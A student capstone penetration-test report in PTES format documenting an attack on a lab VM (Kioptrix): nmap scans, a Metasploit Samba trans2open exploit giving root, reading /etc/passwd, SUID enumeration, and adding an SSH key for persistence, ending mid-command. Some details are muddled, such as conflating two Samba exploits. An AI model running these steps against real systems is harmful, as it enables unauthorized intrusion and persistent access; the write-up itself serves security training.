FULL PTES VAPT REPORT

Capstone Project – Penetration Testing Engagement Report

Target Host: 192.168.0.18

Platform: Vulnerable VM (kioptrix 1.1 / Samba Trans2 exploit path)

Tester: Arabi Basnet

Tools Used: Kali Linux, Nmap, Hydra, SSH config manipulation, Samba enumeration, OpenVAS, manual exploitation, privilege escalation, persistence

1. Introduction

This report documents the penetration testing engagement performed against a controlled vulnerable system as part of a Capstone VAPT Project. The objective was to simulate a real-world offensive security assessment, execute exploitation phases, gain shell access, escalate privilege, maintain persistence, extract proof, and document all security weaknesses observed. The testing followed PTES (Penetration Testing Execution Standard) methodology focusing on:

- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post-Exploitation
- Reporting

All activities were conducted within a controlled lab environment.

2. Rules of Engagement

Scope	**Internal LAN Target**
Allowed Attacks	Recon, Enumeration, Exploitation, PrivEsc, Persistence
Disallowed	External network, production systems
Time	Flexible within lab window
Tools	No restriction

3. PTES Methodology Overview

3.1 Pre-Engagement Interaction

- Testing authorized for educational environment
- VM target provided in LAN

3.2 Intelligence Gathering


Goal: Identify live host, running services, versions & exposure surface.

4. Reconnaissance & Enumeration

4.1 Network Discovery

```
nmap -sn 192.168.0.0/24
```


Target identified: **192.168.0.18**




4.2 Port & Service Scanning

```
nmap -sV -sC  -P -p- 192.168.0.18
ping 192.168.0.18
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	SSH	OpenSSH 2.9p2 (supports SSHv1)
139/tcp,445/tcp	open	SMB	Samba vulnerable
Other services? → Enumerated but main attack pivot via Samba & SSH			





(Screenshot-02: Nmap Service Scan Result)

Observation:


- SSH supports **weak SSHv1**
- Samba version known vulnerable to **Trans2 overflow exploit**
- Strong attack surface

5. Vulnerability Mapping


`nmap -script vuln 192.168.0.18`

Cross-checking version information with known CVEs:


Service	Version	Vulnerable?	Exploit
SSH (2.9p2)	Weak crypto	Yes	Legacy cipher downgrade, bruteforce possible
Samba	Trans2 stack overflow	Yes	usermap_script exploit path
OS	Likely Linux outdated	Yes	multiple CVEs



(Screenshot-03(1): Version Mapping Notes)



(Screenshot-03(2): Version Mapping Notes)



(Screenshot-03(3): Version Mapping Notes)

6. Exploitation Phase

6.1 Samba Trans2 Exploit (Successful Shell Gain)

Command used:

```
msfconsole
use exploit/linux/samba/trans2open
set RHOSTS 192.168.0.18
run
```

Result: Remote shell obtained successfully.


Proof:

```
id
whoami
uname -a
```

Output (approx):

uid=0(root) gid=0(root)

Linux target 2.6.38 #1 SMP ...



(Screenshot-04: Root Shell Access After Exploit)

7. Post-Exploitation

7.1 System Enumeration


hostname

cat /etc/passwd

uname -a

ifconfig

Collected users, network details & OS profile.



(Screenshot-05: /etc/passwd dump)

7.2 Privilege Escalation


Already root from exploit = no escalation required.

Still performed:

sudo -l

find / -perm -4000 -type f 2>/dev/null

Potential vectors verified.



(Screenshot-06: SUID Enumeration Result)


7.3 Persistence Configuration

mkdir -p ~/.ssh

echo "kWCZafhQGBoz2n4vZ0zPDkZnNeple8l3SjFIw2jpzIM" >> ~/.ssh/authorized_keys

chmod 600 ~/.ssh/authorized_keys

chmod 700 ~/.ssh



(Screenshot-07: Persistence Keys Added)

7.4 SSH Downgrade Connection Testing

SSH refused modern ciphers → attacker configured legacy negotiation:

ssh -oHostKeyAlgorithms=+ssh-rsa \

-oPubkeyAcceptedAlgorithms=+ssh-rsa \

